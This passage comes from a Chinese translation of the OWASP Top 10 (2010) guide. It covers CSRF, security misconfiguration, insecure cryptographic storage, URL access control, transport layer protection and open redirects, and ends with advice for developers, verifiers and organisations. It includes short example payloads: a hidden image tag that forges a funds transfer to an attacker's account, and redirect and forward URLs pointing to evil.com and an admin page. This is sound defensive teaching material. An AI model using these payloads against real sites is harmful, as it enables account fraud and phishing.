2.该独有令牌同样可以包含在URL中或作为一个URL参数。但是这种安排的风险是：URL会暴露给攻击者，这样秘密令牌的也会被泄漏。

OWASP's CSRF Guard 可以用来在Java EE, .NET, or PHP应用程序中自动加入这种令牌。 OWASP的ESAPI包含令牌生成器和验证器。开发者可以用他们来保护网站交易。

攻击案例

应用程序允许用户提交不包含任何保密字段的状态改变请求，如：

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

因此，攻击者构建一个请求，用于将受害用户账户中的现金转移到自己账户。然后攻击者在其控制的多个网站的图片请求或iframe中嵌入这种攻击。

```
<img src="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“ width="0" height="0" />
```

如果受害用户通过example.com认证后访问任何一个这样的恶意网站，伪造的请求将包含用户的会话信息，导致该请求被授权执行。

参考资料


OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

其他

- CWE Entry 352 on CSRF

A6 安全配置错误



我易受攻击吗？

你对整个应用程序堆栈实施了恰当的安全加固措施吗？

1.你有保证你的所有软件被及时更新的过程吗？这包括操作系统，网络/应用服务器，数据库管理系统，应用程序和**其他所有的库文件**。

2.是否禁用、删除或不安装一切多余的东西（例如，端口，服务，网页，帐户，权限）？

3.默认帐户的密码是否更改或禁用？

4.你的错误处理设置是否防止堆栈跟踪和其他含有大量信息的错误消息被泄露?

5.你的开发框架（比如：Struts, Spring, ASP.NET）和库文件中的安全设置是否理解正确并配置恰当？

开发和维护一个恰当的应用程序安全配置需要一个协定的、可重复的过程。

我如何防止?

主要的建议建立在以下几个方面:

1. 一个可以快速且易于部署在另一个锁定环境的可重复的加固过程。开发、质量保证和生产环境都应该配置相同。这个过程应该是自动化的，以尽量减少安装一个新安全环境的耗费。

2. 一个能及时了解并部署每个已部署环境的所有最新软件更新和补丁的过程。这需要包括通常被忽略的**所有代码的库文件**。

3. 一个能在组件之间提供良好的分离和安全性的强大应用程序架构。

4. 实施漏洞扫描和经常进行审计以帮助检测将来可能的错误配置或没有安装的补丁。

攻击案例

案例 #1: 你的应用程序依赖于强大的框架，比如Struts或者Spring。在这些你所依赖的框架部分中，发现了XSS漏洞。一个发布的安全更新可以修复这些漏洞，但是你没有更新你的库文件。在你更新这些库文件以前，攻击者可以很容易的找到并攻破这些应用程序的漏洞。

案例 #2: 应用程序服务器管理员控制台自动安装后没有被删除。而默认帐户也没有被改变。攻击者在你的服务器上发现了标准的管理员页面，通过默认密码登录，从而接管了你的服务器。

案例 #3: 目录列表在你的服务器上未被禁用。攻击者发现只需列出目录，她就可以找到你服务器上的任意文件。攻击者找到并下载所有已编译的Java类，他通过反编译获得了所有你的自定义代码。然后，他在你的应用程序中找到一个访问控制的严重漏洞。

案例 #4: 应用程序服务器配置允许堆栈跟踪返回给用户，这样就暴露了潜在的漏洞。攻击者热衷于收集错误消息里提供的额外信息。

参考资料

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

为了更详尽的了解该领域的需求信息，请参见 ASVS requirements area for Security Configuration (V12).

其他

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 不安全的加密存储



我易受攻击吗？

首先你需要确认的是哪些数据是敏感数据而需要被加密。例如：密码、信用卡、医疗记录、个人信息应该被加密。对于这些数据，要确保：

1.当这些数据被长期存储的时候，无论存储在哪里，它们都需要被加密，特别是对这些数据的备份。

2.只有被授权的用户才可以访问这些解密的数据（即访问控制，见A4和A8）

3.使用一个强大的标准加密算法。

4.生成一个强大的密匙，保护密钥不被未经授权的访问，并设定密钥改变的计划。

还有更多…关于在这一领域应该避免的更多问题请参见 ASVS requirements on Cryptography (V7)

我如何防止？

不安全加密的风险远远超出了TOP 10的范围。尽管如此，对一些需要加密的敏感数据，应该起码做到以下几点：

1.预测一些威胁（比如内部攻击和外部用户），加密这些数据的存储以确保免受这些威胁。

2.确保异地备份的数据被加密，但用于加密的密钥要和数据分开管理和备份。

3.确保使用了合适的强大的标准算法和强大的密匙，并且密匙管理到位。

4.确保使用强大的标准哈希算法和合理的 salt 来保护密码。

5.确保所有密匙和密码都是被保护的, 不被未经授权的访问。

攻击案例

案例 #1: 一个应用程序加密存储在数据库的信用卡信息，以防止信用卡信息暴露给最终用户。但是，数据库设置为对信用卡表列的查询进行自动解密，这就使得SQL注入漏洞能够获得所有信用卡信息的明文。该系统应该被设置为只允许后端应用程序解密信用卡信息，而不是前端网络应用程序。

案例 #2: 一个备份磁盘里包含加密的医疗记录，但是用于加密的密钥存储在同一个备份里。而磁带在到达备份中心的途中遗失。

案例 #3: 密码数据库使用不带salt的哈希算法去存储每个人的密码。一个文件上传漏洞使黑客能够获取密码文件。所有这些没有使用salt来哈希的密码通过暴力破解方式能够在四周内被破解，而使用了恰当的salt来哈希的密码则需要3000年才能被破解。

参考资料

OWASP


为了更详尽的了解该领域的相关需求和因避免的相关问题，请参见ASVS requirements on Cryptography (V7).

- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

其他

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 326 on Weak Encryption

A8 没有限制URL访问



我易受攻击吗？

确定应用程序有没有恰当限制URL访问的最好办法是验证每一个页面。仔细考虑每个页面，这个页面是否应该是公开的还是私有的？如果是私有网页：

1. 要访问该网页是否需要身份验证？

2.该网页是否应该被**任何**通过身份验证的用户访问？如果不是，是否有一项授权检查来确保用户有权限访问该网页呢？

外部安全机制经常提供页面访问的身份验证和权限检查。验证这些安全机制对每个页面的配置都是正确的。如果使用了代码级的保护，验证每一个需要保护的网页都具有代码级的保护。渗透测试也可以验证应用程序是否存在适当的保护措施。

我如何防止？

阻止未经授权的URL访问，需要选择一个方式来保证每个页面都需要适当的身份验证和适当的授权。通常，这种保护机制是由应用程序代码之外的一个或多个外部组件提供的。无论何种机制，都建议：

1.认证和授权政策应该基于角色，使维持这些策略的耗费最小化。

2.政策应该是高度可配置的，以尽量减少硬编码的政策问题。

3.执行机制在缺省情况下，应该拒绝所有访问。对于每个页面的访问，需要明确授予特定的用户和角色访问权限。

4.如果页面参与了工作流程，检查并确保当前的条件是授权访问此页面的合适状态。

攻击案例

攻击者只需简单地迫使浏览器连接到目标网址。例如下面的两个网址都需要身份验证。访问“admin_getappInfo”页面同时还需要管理员权限。

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

如果攻击者没有通过身份认证，却能访问上述任一页面，那么表示未授权的访问被允许。如果通过验证的非管理员用户也能允许访问“admin_getappInfo”页面，那么这是个漏洞。这个漏洞可能会将攻击者引向更多保护不当的管理页面。

当应用程序只是简单的对未授权用户不显示链接和按钮，却没有合理保护他们请求的页面时，通常就会造成造成这种漏洞。

参考资料

OWASP


- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

为了更详尽的了解访问控制的需求，请参见ASVS requirements area for Access Control (V4).

其他

- CWE Entry 285 on Improper Access Control (Authorization)

A9 传输层保护不足



威胁代理	攻击向量	安全漏洞		技术影响	业务影响
———	可利用性 难	普遍性 常见	可检测性 易	影响 中等	———
考虑可以监控用户的网络数据流的任何人。如果是一个互联网中的应用程序，谁知道你的用户是如何访问它的？不要忘记后端连接。	监视用户网络数据流有时候很困难,但是有时也是容易的。主要的困难在于当用户访问有漏洞的网站时监测恰当的网络数据流。	应用程序经常不提供保护网络数据流的措施。它们可能在身份验证过程中使用SSL / TLS，但是在其他地方则没有使用，因此暴露传输数据和会话ID，被攻击者截听。它们有时还会使用过期或者配置不正确的证书。 检测基本的漏洞很容易。只需要观测网站的网络数据流。更加细微的漏洞需要检测应用程序的设计和服务器配置。		这种漏洞暴露每个用户的数据，并可以导致帐号的盗用。如果管理员帐户被攻破，整个网站可能会被暴露。简单的SSL设置甚至可协助网络钓鱼攻击和中间人攻击。	就数据的保密性和完整性需求，和需要身份认证的双方参与者而言，考虑在通信信道中被暴露数据的商业价值。

我易受攻击吗?

检测应用程序是否有充足的传输层保护的最好方法就是去验证:

1. SSL被用于保护所有与身份认证有关的数据流。
2. SSL被用于保护所有私有网页和服务的所有资源。这样做可以保护所有交换的数据和会话令牌。在一个网页上应该避免使用混合的SSL，因为它会导致浏览器产生用户警告，并可能会暴露用户的会话ID。
3. 只支持强大的算法。
4. 所有的会话cookie都设置“安全”(“secure”)标志，这样使浏览器绝不会以明文方式传输这些会话cookie。
5. 服务器证书对于该服务器是合法的并恰当配置的。这包括是由授权发行人发行、没有过期、没有被废除，以及匹配网站使用的所有域。

我如何防止?

提供恰当的传输层保护会影响网站的设计。最简单的方法是要求SSL用于整个网站。由于性能原因，一些网站仅在私有页面中使用SSL。而其他一些网站仅在“关键”的网页中使用SSL，但这样就可能暴露会话ID和其他敏感数据。因此，至少要做到如下几点：

1.要求所有敏感网页都使用SSL。对这些网页的非SSL请求应被重定向到相应的SSL网页。
2.对所有敏感的Cookie都设置“安全”(“secure”) 标志。
3.配置你的SSL的供应端只支持强大的（比如符合FIPS 140-2标准）算法。
4.确保你的证书是有效的，没有过期，没有被废除，并匹配网站使用的所有域。
5.后端和其他连接也应该使用SSL或其他加密技术。

攻击案例

案例 #1: 一个网站上所有需要身份验证的网页都没有使用SSL。攻击者只需监控网络数据流（比如一个开放的无线网络或其社区的有线网络），并观察一个已验证的受害者的会话cookie。然后，攻击者利用这个cookie执行重放攻击并接管用户的会话。

案例 #2: 网站有不正确配置的SSL证书从而导致其用户使用浏览器时产生警告。用户必须接受这样的警告以便继续使用该网站。这将导致用户对这种警告习以为常。针对网站客户的钓鱼攻击会引诱用户到一个没有有效证书的类似的网站，这样就会产生相似的警告。由于受害者已习惯了这样的警告，他们继续登陆和使用这个钓鱼网站，将密码或其他私人数据泄露出去。

案例 #3: 一个网站简单地使用标准的ODBC/JDBC进行数据库连接，而没有意识到所有的数据流都是明文。

参考资料

OWASP


为了更详尽的了解该领域的需求和应该避免的问题，请参见 ASVS requirements on Communications Security (V10).

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS Testing

其他

- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

A10 未验证的重定向和转发



我易受攻击吗？

验证应用程序是否有未验证的重定向或转发的最好的方法是：

1.审查所有使用重定向或转发（在.NET中称为转移）的代码。每一次使用，都应该验证目标URL是否被包含在任何参数值中。如果是，确认该参数被验证，以确保该参数只包含允许的目的地，或目的地的元素。

2.此外，抓取网站内容查看是否能产生重定向（HTTP响应代码从300到307，通常是302）。检查重定向之前提供的参数是否是目标URL或其一部分。如果是的话，更改URL的目的地，并观察网站是否重定向到新的目标。

3.如果没有代码，检查所有的参数以辨别它们是否看起来像一个重定向或转发目的地网址的一部分，对那些看起来像的参数进行测试。

我如何防止？

重定向和转发的安全使用可以有多种方式完成：

1.避免使用重定向和转发。

2.如果使用了重定向和转发，则不要在计算目标时涉及到用户参数。这通常容易做到。

3.如果使用目标参数无法避免,应确保其所提供的值对于当前用户是有效的,并已经授权。

建议把这种目标的参数做成一个映射值，而不是真的URL或其中的一部分，然后由服务器端代码将映射值转换成目标URL。

应用程序可以使用ESAPI重写sendRedirect()方法来确保所有重定向的目的地是安全的。

避免这种漏洞是非常重要的，因为钓鱼软件为了获取用户信任，往往最喜欢攻击这种漏洞。

攻击案例

案例 #1: 应用程序有一个名为“redirect.jsp”的页面，该页面有一个参数名是“url”。攻击者精心制作一个恶意URL将用户重定向到一个恶意网站，执行钓鱼攻击并安装恶意程序。

http://www.example.com/redirect.jsp?url=evil.com

案例 #2: 应用程序使用转发在网站的不同部分之间发送请求。为了帮助实现这一功能，如果一个交易成功了的话，一些网页就会发送一个参数给用户，用于指定用户的下一个页面。在这种情况下,攻击者制作一个URL, 用于绕过应用程序的访问控制检查,并将他转发给一个他通常不能访问的管理功能能。

http://www.example.com/boring.jsp?fwd=admin.jsp

参考资料

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

其他

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

+D 开发人员下一步是什么？

建立和使用一组完善的常用安全控制机制

无论你是刚接触web应用程序安全还是已经非常熟悉各种风险，创建一个安全的web应用程序或修复一个已存在的应用程序的任务都可能很困难。如果你需要管理一个大型的应用程序组合，那任务将是十分艰巨的。

你可以使用许多免费并且开源的OWASP资源

为了帮助企业组织和开发人员以最低成本降低应用程序的安全风险，OWASP制作了许多**免费和开源**的资源。你可以使用这些资源来解决你企业组织的应用程序安全问题。以下内容是OWASP提供的为帮助企业组织创建安全的web应用程序的一些资源。在下一页中，我们将展示其他可以帮助企业组织验证web应用程序安全性的OWASP资源。

应用程序安全需求

- 为了创建一个安全的web应用程序，你必须定义安全对该应用程序的意义。OWASP建议你使用OWASP应用程序安全验证标准（ASVS），作为指导，帮助你设置你的应用程序的安全需求。如果你的应用程序是外包的，你需要考虑使用OWASP安全软件合同附件。

应用程序安全架构

- 与其改造应用程序的安全，不如在应用程序开发的初始阶段进行安全设计，更能节约成本。OWASP推荐OWASP开发者指南，这是一个很好的起点，用于指导如何在应用程序开发的初始阶段进行安全设计。

标准的安全控制

- 建立强大并有用的安全控制极度困难。给开发人员提供一套标准的安全控制会极大简化应用程序的安全开发过程。OWASP推荐OWASP企业安全API（ESAPI）项目作为安全API的模型，用于创建安全的web应用程序。ESAPI提供多种语言的参考实现，包括Java，.NET，PHP，Classic ASP，Python和Cold Fusion。

安全的开发周期

- 为了改进企业遵循的应用程序开发流程，OWASP推荐使用OWASP软件保证成熟模型（SAMM）。该模型能帮助企业组织制定并实施根据企业面临的特定风险而定制的软件安全战略。

应用程序安全教育

- OWASP教育项目为培训开发人员的web应用程序安全知识提供了培训材料，并编制了大量OWASP教育演示材料。如果需要实际操作了解漏洞，可以使用OWASP WebGoat。如果要学习最新资料，请参加OWASP AppSec Conference, OWASP会议培训以及本地的OWASP分会会议。

还有许多其他的OWASP资源可供使用。OWASP项目网页列明了所有的OWASP项目，并根据发布的版本情况进行编排（发布质量、Beta版和Alpha版）。大多数OWAPS资源都可以在我们的wiki上查看到，同时可以订购许多OWASP纸质文档。

+V 验证人员下一步是什么？

组织起来

为了验证你所开发或打算购买的web应用程序的安全性，OWASP建议你（如果可能的话）对应用程序进行代码审查，并测试该应用程序。同时，OWASP还建议尽可能使用安全代码审查和应用程序渗透测试相结合的方法。因为这两种技术是相辅相成的，这样才能结合两种技术的优势。而使用工具协助验证过程能提高专业分析的效率和有效性。OWASP的评估工具致力于帮助专业人员更有效地工作，而不是试图将分析过程本身自动化。

将验证web应用程序安全性的方法标准化：为了帮助企业组织建立一个具有一致性和特定严格等级的过程，用于评估web应用程序安全，OWASP创建了OWASP应用程序安全验证标准(ASVS)。该文档为执行web应用程序安全评估定义了最低的验证标准。OWASP建议你在验证web应用程序的安全时使用ASVS作为指导，了解如何执行安全验证，哪些技术最适合使用，并利用它定义并选择严格的等级。OWASP也建议你使用使用ASVS作为指导，来帮助你定义和选择从第三方提供商处购买的web应用程序评估服务。

评估工具套件：OWASP Live CD项目将许多最好的开源安全工具融合到一个单一的可启动的环境中。Web开发人员、测试人员和安全专家能直接启动该 Live CD并能马上使用到一个完整的安全测试套件。不需要安装或配置即可使用该CD中所提供的工具。

代码审查

审查代码是验证一个应用程序是否安全的最强大的方法。测试仅能证明一个应用程序是不安全的。

审查代码：和OWASP开发指南和OWASP测试指南一起，OWASP还制作了OWASP代码审查指南，用于帮助开发人员和应用程序安全专家了解如何快速有效地通过代码审查来检测web应用程序的安全性。很多web应用程序的安全问题通过代码审查比外部测试更容易被发现，例如：注入漏洞。

代码审查工具：OWASP已经制作了一些很有前景的工具帮助专业人员执行代码分析，但这些工具仍然处在不成熟的阶段。这些工具的开发者每天使用这些工具实行安全代码审查，但是非专业人员可能会觉得这些工具很难使用。这些代码审核工具包括CodeCrawler， Orizon和O2。

安全和渗透测试

测试应用程序：OWASP制作了测试指南用于帮助开发人员、测试人员和应用程序安全专家了解如何有效并快速地测试web应用程序的安全性。这个庞大的指南是许多人不懈努力的成果。该指南广泛的覆盖了web应用程序安全测试的许多方面。就像代码审查具有它的优点一样，安全测试也有自己的优点。如果你能通过展示一个可实现的攻击来证明应用程序是不安全的，那么将非常具有说服力。而且许多安全问题是无法通过代码审查找到的，尤其是所有应用程序架构提供的安全性能，因为应用程序本身没有提供这些安全性能。

应用程序渗透测试工具：WebScarab是OWASP项目中最为广泛使用的一个工具，它是一个web应用程序的测试代理。WebScarab允许安全分析人员拦截web应用程序的请求，从而使安全分析人员能够了解该应用程序是如何工作的，进而允许安全分析人员提交测试请求用于检测应用程序是否对该请求进行安全响应。这个工具在协助分析人员确认XSS漏洞、身份认证漏洞和访问控制漏洞时特别有效。

+O 企业组织的下一步是什么？

现在就启动你的应用程序安全计划

应用程序安全已经不再是一个选择了。在日益增长的攻击和监管的压力下，企业组织必须建立一个有效的能力去确保应用程序的安全。由于已经在生产环境中的应用程序和代码行数量惊人，许多企业组织都得努力处理数量巨大的漏洞。OWASP推荐这些企业组织建立一个应用程序安全计划，深入了解并改善它们的应用程序组合的安全性。为了获得应用程序的安全性，需要不同企业组织中的多个部门之间协同工作，这包括了安全和审计、软件开发、和商业与执行管理。它要求提供安全的可见度，让所有不同角色的人都可以看到并理解企业组织的应用程序的安全态势。它还要求将重点集中在能以最低成本有效减少风险的实际活动和成果上，以提高整个企业组织的安全性。一个有效的应用程序安全计划中的一些关键活动包括：

开始阶段

- 建立一个应用程序安全计划并被采纳。
- 进行能力差距分析以比较你的组织和你的同行，从而定义关键有待改善的领域和一个执行计划。
- 得到管理层的批准，并建立一个针对企业的整个IT组织的应用程序安全宣传活动。

基于风险的组合方法

- 从固有风险的角度来确定并对你的应用程序组合进行优先排序。
- 建立一个应用程序的风险特征分析模型来衡量和优先考虑你的应用程序组合。建立保证准则，合理定义需要的覆盖范围和严格水平。
- 建立一个通用的风险等级模型，该模型应该包含一组一致的可能性和影响因素，来反应你的企业组织的风险承受能力。

建立强大的基础

- 建立一组集中关注的政策和标准，用于提供所有开发团队所遵循的一个应用程序安全底线。
- 定义一组通用的可重复使用的安全控制，用于补充这些政策和标准，并提供使用它们的设计和开发指南。
- 建立一个应用程序安全培训课程，此课程应该要求所有的开发人员参加，并且针对不同的开发责任和话题进行修改。

将安全整合入现有流程

